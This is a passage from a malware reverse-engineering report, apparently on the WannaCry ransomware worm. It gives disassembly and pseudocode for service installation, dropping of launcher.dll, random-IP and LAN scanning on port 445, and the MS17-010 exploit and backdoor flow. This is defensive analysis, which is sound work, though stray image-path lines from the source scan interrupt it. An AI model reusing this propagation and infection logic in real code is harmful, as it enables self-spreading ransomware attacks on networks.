000000B0  CB BB 50 82 A0 A4 54 82 67 AB 09 82 A9 A4 54 82  Ë»P▌ ¤T▌g«.▌©¤T▌
000000C0  A4 A4 55 82 07 A4 54 82 92 82 5F 82 A3 A4 54 82  ¤¤U▌•¤T▌´▌_▌£¤T▌
000000D0  63 A2 52 82 A5 A4 54 82 52 69 63 68 A4 A4 54 82  c¢R▌¥¤T▌Rich¤¤T▌
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00  ........PE..L┘.
```

Figure 13 – Resource Section


Once the embedded executable is extracted from the resource section and stored into tasksche.exe, the CreateProcess function is called to execute this file with a /i argument:

```
bool bCP = CreateProcess(NULL, "C:\WINDOWS\tasksche.exe /i", NULL,
                         NULL, NULL, CREATE_NO_WINDOW, NULL, NULL);
```

As shown in figure 14, the malware then initializes the Service Control Dispatcher for the mssecsvc2.0 service. The StartServiceCtrlDispatcher uses the SERVICE_TABLE_ENTRY struct, whose definition is shown here:

```
typedef struct _SERVICE_TABLE_ENTRY {
  LPTSTR                   lpServiceName;
  LPSERVICE_MAIN_FUNCTION  lpServiceProc;
} SERVICE_TABLE_ENTRY, *LPSERVICE_TABLE_ENTRY;
```

The service process code (lpServiceProc) is defined at loc_40800. This is also where the malware picks up execution if it is found to be already running as a service from the argc check in figure 7.



```
00408101
00408101 loc_408101:
00408101 lea     eax, [esp+14h+ServiceStartTable]
00408105 mov     [esp+14h+ServiceStartTable.lpServiceName], offset ServiceName ; "mssecsvc2.0"
0040810D push    eax             ; lpServiceStartTable
0040810E mov     [esp+18h+ServiceStartTable.lpServiceProc], offset loc_408000
00408116 mov     [esp+18h+var_8], 0
0040811E mov     [esp+18h+var_4], 0
00408126 call    ds:StartServiceCtrlDispatcherA
0040812C pop     edi
0040812D add     esp, 10h
00408130 retn
00408130 sub_408090 endp
```


Figure 14 – Starting the Service Control Dispatcher

Examining loc_408000 shows normal service process initialization behavior. The service control handler is registered to sub_407F30, which is a switch table to handle various service states

(SERVICE_STOPPED, SERVICE_RUNNING, etc.). We also see the SERVICE_STATUS struct members initialized as follows:

```
typedef struct _SERVICE_STATUS {
  DWORD dwServiceType;       // 0x20 = SERVICE_WIN32_SHARE_PROCESS
  DWORD dwCurrentState;      // 0x02 = SERVICE_START_PENDING
  DWORD dwControlsAccepted; // 0x01 = SERVICE_ACCEPT_STOP
  DWORD dwWin32ExitCode;     // NULL
  DWORD dwServiceSpecificExitCode; // NULL
  DWORD dwCheckPoint;        // NULL
  DWORD dwWaitHint;          // NULL
} SERVICE_STATUS, *LPSERVICE_STATUS;
```


Then it calls the SetServiceStatus function to notify the service control manager that its status is SERVICE_START_PENDING. Function sub_407BD0 is then called. See figure 15.



```
loc_408000:                             ; DATA XREF: sub_408090+7E↓o
                push    esi
                xor     esi, esi
                push    offset sub_407F30
                push    offset ServiceName ; "mssecsvc2.0"
                mov     ServiceStatus.dwServiceType, 20h
                mov     ServiceStatus.dwCurrentState, 2
                mov     ServiceStatus.dwControlsAccepted, 1
                mov     ServiceStatus.dwWin32ExitCode, esi
                mov     ServiceStatus.dwServiceSpecificExitCode, esi
                mov     ServiceStatus.dwCheckPoint, esi
                mov     ServiceStatus.dwWaitHint, esi
                call    ds:RegisterServiceCtrlHandlerA
                cmp     eax, esi
                mov     hServiceStatus, eax
                jz      short loc_40808C
                push    offset ServiceStatus
                push    eax
                mov     ServiceStatus.dwCurrentState, 4
                mov     ServiceStatus.dwCheckPoint, esi
                mov     ServiceStatus.dwWaitHint, esi
                call    ds:SetServiceStatus
                call    sub_407BD0
                push    5265C00h
                call    ds:Sleep
                push    1
                call    ds:ExitProcess
```

Figure 15 – Service Registration


Function sub_407DB0 calls WSAStartup to initialize windows networking. It then calls CryptAcquireContext to obtain a handle to the Windows cryptographic service provider, as shown in figure 16. This is used to seed the random number generator used later. Function sub_407A20 is then called, which creates a 32-bit and a 64-bit version of a file we call launcher.dll. As shown in figure 16, the addresses 0x0040B020 and 0x0040F080 from the .data section of the main dropper contain the DLLs, which we extracted for analysis. The malware then copies the main worm into the resource section of the DLLs.



```
00407A86
00407A86 loc_407A86:
00407A86 test     edx, edx
00407A88 mov      esi, offset unk_40B020
00407A8D jz       short loc_407A94

00407A8F mov      esi, offset unk_40F080
```

Figure 16 – Obtaining Pointers to Embedded DLLs (launcher.dll)

Launcher.dll exports a single function, called PlayGame. The PlayGame function loads the content from the resource section via sub_10001016, which as described previously is the actual worm binary. Function sub_10010AB then drops the extracted resource (i.e. the main worm binary) to disk at the hardcoded path C:\WINDOWS\mssecsvc.exe and executes it. See figure 17.




```
; Exported entry   1. PlayGame


public PlayGame
PlayGame proc near
push     offset aMssecsvc_exe ; "mssecsvc.exe"
push     offset aWindows ; "WINDOWS"
push     offset Format   ; "C:\\%s\\%s"
push     offset Dest     ; Dest
call     ds:sprintf
add      esp, 10h
call     sub_10001016
call     sub_100010AB
xor      eax, eax
retn
PlayGame endp
```

Figure 17 – launcher.dll PlayGame Export Function

PROPAGATION

With the service installed and the launcher.dll prepped, the worm enters the propagation and exploitation phase. The malware spawns a thread responsible for scanning the local area network. As shown in figure 18, the LAN scanning code is located at 0x00407720.



```
call    sub_407B90
test    eax, eax
jnz     short loc_407BDA
```


```
retn
```

```
loc_407BDA:
push    ebx
push    ebp
push    esi
push    edi
mov     edi, ds:_beginthreadex
push    0
push    0
push    0
push    offset loc_407720
push    0
push    0
call    edi ; _beginthreadex
mov     ebp, ds:CloseHandle
add     esp, 18h
test    eax, eax
jz      short loc_407C05
```

```
push    eax             ; hObject
call    ebp ; CloseHandle
```

Figure 18 – LAN Scanning Thread


The LAN scanning thread uses the GetAdaptersInfo function to obtain a pointer to pAdapterInfo, which points to a linked list of IP_ADAPTER_INFO structs. Connection over port 445 is attempted at each active address in the current subnet. If successful, the worm attempts to infect its new-found target. See figure 19.



```
.text:00409160                 sub     esp, 14h
.text:00409163                 lea     eax, [esp+14h+SizePointer]
.text:00409167                 push    esi
.text:00409168                 push    eax             ; SizePointer
.text:00409169                 push    0               ; AdapterInfo
.text:0040916B                 mov     [esp+20h+SizePointer], 0
.text:00409173                 call    GetAdaptersInfo
.text:00409178                 cmp     eax, ERROR_BUFFER_OVERFLOW
.text:0040917B                 jnz     short RETURN_0_LAN_SCAN
.text:0040917D                 mov     eax, [esp+18h+SizePointer]
.text:00409181                 test    eax, eax
.text:00409183                 jz      short RETURN_0_LAN_SCAN ; return 0
.text:00409185                 push    eax             ; uBytes
.text:00409186                 push    0               ; uFlags
.text:00409188                 call    ds:LocalAlloc
.text:0040918E                 mov     esi, eax
.text:00409190                 test    esi, esi        ; esi = AdapterInfo
.text:00409192                 mov     [esp+18h+hMem], esi
.text:00409196                 jz      short RETURN_0_LAN_SCAN ; return 0
.text:00409198                 lea     ecx, [esp+18h+SizePointer]
.text:0040919C                 push    ecx             ; SizePointer
.text:0040919D                 push    esi             ; AdapterInfo
.text:0040919E                 call    GetAdaptersInfo
.text:004091A3                 test    eax, eax
.text:004091A5                 jz      short loc_4091B5
.text:004091A7                 push    esi             ; hMem
.text:004091A8                 call    ds:LocalFree
```

Figure 19 – LAN Scanning

Another thread is responsible for the external (public Internet) worm propagation and exploitation. As shown in figure 21, this thread is spawned 128 times. Each instance finds a random IPv4 address, attempts to connect to port 445, then attempts the MS010-17 exploit to spread and infect the new target.




```
00407C0D
00407C0D loc_407C0D:
00407C0D push    0
00407C0F push    0
00407C11 push    esi
00407C12 push    offset PROPOGATE
00407C17 push    0
00407C19 push    0
00407C1B call    edi ; _beginthreadex
00407C1D add     esp, 18h
00407C20 test    eax, eax
00407C22 jz      short loc_407C27

00407C24 push    eax              ; hObject
00407C25 call    ebp ; CloseHandle

00407C27
00407C27 loc_407C27:               ; dwMilliseconds
00407C27 push    7D0h
00407C2C call    ebx ; Sleep
00407C2E inc     esi
00407C2F cmp     esi, 80h
00407C35 jl      short loc_407C0D
```

Loop Counter: Spawns 128 threads to propagate and attempt exploitation

Figure 20 – Propagation Thread

Examining the code inside the "PROPOGATE" thread, we see that it first seeds the pseudo random number generator (prng). As shown in figure 21, the algorithm used to seed the prng is:


```
Seed = 2 * (handle_to_current_thread) + (current_threadID) + (currentTime)
```



```
0040784F mov     ebx, 1
00407854 push    edi
00407855 mov     [esp+128h+var_118], ebx
00407859 mov     [esp+128h+var_114], ebx
0040785D call    esi ; GetTickCount
0040785F mov     edi, eax
00407861 lea     eax, [esp+128h+Time]
00407865 push    eax                ; Time
00407866 call    ds:time
0040786C add     esp, 4
0040786F call    ds:GetCurrentThread
00407875 mov     ebp, eax
00407877 call    ds:GetCurrentThreadId
0040787D add     ebp, eax           ; CurrentThread + CurrentThreadID
0040787F call    esi ; GetTickCount
00407881 mov     ecx, [esp+128h+Time]
00407885 add     ecx, ebp           ; CurrentThread + CurrentThreadID + time
00407887 add     eax, ecx
00407889 push    eax                ; Seed
```

Figure 21 – Seeding the Random Number Generation

Function sub_407660, which we dubbed GEN_RANDOM, generates the random number. If the CryptAcquireContext function call was successful back in sub_407DB0, then CryptGenRandom is called, which the a prng associated with Microsoft's Cryptographic Service Provider (CSP). If the CryptAcquireContext function failed, then the C standard library rand() function is used as the prng. See figure 22.




```
00407660 push    ecx
00407661 mov     eax, dword ptr FileName+110h
00407666 test    eax, eax
00407668 jnz     short loc_407672
```

```
0040766A call    ds:rand
00407670 pop     ecx
00407671 retn
```

```
00407672
00407672 loc_407672:             ; lpCriticalSection
00407672 push    offset CriticalSection
00407677 call    ds:EnterCriticalSection
0040767D mov     ecx, dword ptr FileName+110h
00407683 lea     eax, [esp+4+pbBuffer]
00407687 push    eax             ; pbBuffer
00407688 push    4               ; dwLen
0040768A push    ecx             ; hProv
0040768B call    ds:CryptGenRandom
00407691 push    offset CriticalSection ; lpCriticalSection
00407696 call    ds:LeaveCriticalSection
0040769C mov     eax, dword ptr [esp+4+pbBuffer]
004076A0 pop     ecx
004076A1 retn
004076A1 sub_407660 endp
004076A1
```

Figure 22 – GEN_RANDOM

GEN_RANDOM is then used to generate a random IPv4 address. It first generates a random number less than 255. It checks to see if the random number is less than 224 and not 127. Otherwise, it loops back and generates a new number. Since this number is used as the first octet, it appears to be avoiding multicast targets. See figure 23.




```
004078C7 call    GEN_RANDOM
004078CC xor     edx, edx
004078CE mov     ecx, 255
004078D3 div     ecx
004078D5 mov     ebp, edx
004078D7 cmp     ebp, 127
004078DA jz      short loc_407897
```

```
004078DC cmp     ebp, 224
004078E2 jge     short loc_407897
```

Figure 23 – Random IPv4 Address Generation

Then 3 more random numbers less than 255 are generated to complete the random IPv4 address generation. Then the program tries to establish a TCP connection over port 445 to see if it is a potential target for the SMB vulnerability. See figure 24.




```
00407908 call    GEN_RANDOM
0040790D xor     edx, edx
0040790F mov     ecx, 0FFh
00407914 div     ecx
00407916 mov     ebx, edx
00407918 call    GEN_RANDOM
0040791D xor     edx, edx
0040791F mov     ecx, 0FFh
00407924 div     ecx
00407926 lea     eax, [esp+128h+Dest]
0040792A push    edx
0040792B mov     edx, [esp+12Ch+var_110]
0040792F push    ebx
00407930 push    edx
00407931 push    ebp
00407932 push    offset aD_D_D_D ; "%d.%d.%d.%d"
00407937 push    eax             ; Dest
00407938 call    ds:sprintf
0040793E add     esp, 18h
00407941 lea     ecx, [esp+128h+Dest]
00407945 push    ecx             ; cp
00407946 call    inet_addr
0040794B push    eax
0040794C call    SOCKET_CONNECT
00407951 add     esp, 4
00407954 test    eax, eax
00407956 jle     loc_407A04
```

```
004074A2 push    445             ; hostshort
004074A7 mov     word ptr [esp+12Ch+name.sa_data+0Ch], ax
004074AC mov     [esp+12Ch+argp], edi
004074B0 mov     dword ptr [esp+12Ch+name.sa_data+2], ecx
004074B4 mov     [esp+12Ch+name.sa_family], 2
004074BB call    htons
004074C0 push    IPPROTO_TCP     ; protocol
004074C2 push    edi             ; type
004074C3 push    2               ; af
004074C5 mov     word ptr [esp+134h+name.sa_data], ax
004074CA call    socket
004074CF mov     esi, eax
004074D1 cmp     esi, 0FFFFFFFFh
004074D4 jnz     short loc_4074E1
```

Figure 24 – Attempt TCP port 445 Connection to Randomly Generated IP

EXPLOITATION

If the connection is successful, the primary exploit thread is spawned against the target. It is also interesting to note that a loop was identified encapsulating the connection routine and exploitation thread. If a potential target is identified, it tries to connect and exploit all targets on the /24 range. The code shown in figure 25 shows that the last octet (currently stored in edi) serves as a loop counter. We also observe a 60-minute timeout in the event the exploitation thread fails.



```
004079A5 push    0
004079A7 push    0
004079A9 push    esi
004079AA push    offset EXPLOIT
004079AF push    0
004079B1 push    0
004079B3 call    ds:_beginthreadex
004079B9 mov     esi, eax
004079BB add     esp, 18h
004079BE test    esi, esi
004079C0 jz      short loc_4079ED
```

```
004079C2 push    3600000         ; dwMilliseconds
004079C7 push    esi             ; hHandle
004079C8 call    ds:WaitForSingleObject
004079CE cmp     eax, 102h
004079D3 jnz     short loc_4079DE
```

...


```
004079ED
004079ED loc_4079ED:
004079ED inc     edi
004079EE cmp     edi, 0FFh
004079F4 jl      loc_407971
```

Figure 25 – Spawn Exploit Thread Against Targets in /24 Range

The exploit thread infects other systems via MS17-010. The high-level operation of this thread is shown here:

```
// cp = target in dotted decimal notation
int port = 445;
if(ATTEMPT_MS17_010(cp, port)) // Send SMB Packets; Return true if STATUS_INSUFF_SERVER_RESOURCES
{
    for(int i = 0; i < 5; i++)
    {
        Sleep(3000);  // Wait 3 seconds
        if(!IS_KERNELBACKDOOR_PRESENT(cp, 1, port)) // Return true if STATUS_INVALID_PARAMETER
            INSTALL_KERNELBACKDOOR(cp, port);       // Send Kernel Backdoor Shellcode
        else
            break;
    }
}
if(IS_KERNELBACKDOOR_PRESENT(cp, 1, 445)) // Verify backdoor presence before sending payload
    SEND_RANSOMWARE_PAYLOAD(cp, 1, 445);  // Base64 encoded ransomware launcher payload
```


The exploit thread first checks to see if the target is potentially vulnerable to MS17-010 by sending specially crafted SMB Packets. As shown in figure 26, we named this function ATTEMPT_MS17_010().



```
00407564 push    10h              ; Count
00407566 push    eax              ; in
00407567 call    inet_ntoa
0040756C lea     ecx, [esp+110h+Dest]
00407570 push    eax              ; Source
00407571 push    ecx              ; Dest
00407572 call    ds:strncpy
00407578 lea     edx, [esp+118h+Dest]
0040757C push    445              ; hostshort
00407581 push    edx              ; cp
00407582 call    ATTEMPT_MS17_010
00407587 mov     esi, ds:Sleep
0040758D add     esp, 14h
00407590 test    eax, eax
00407592 jz      short loc_4075D4
```

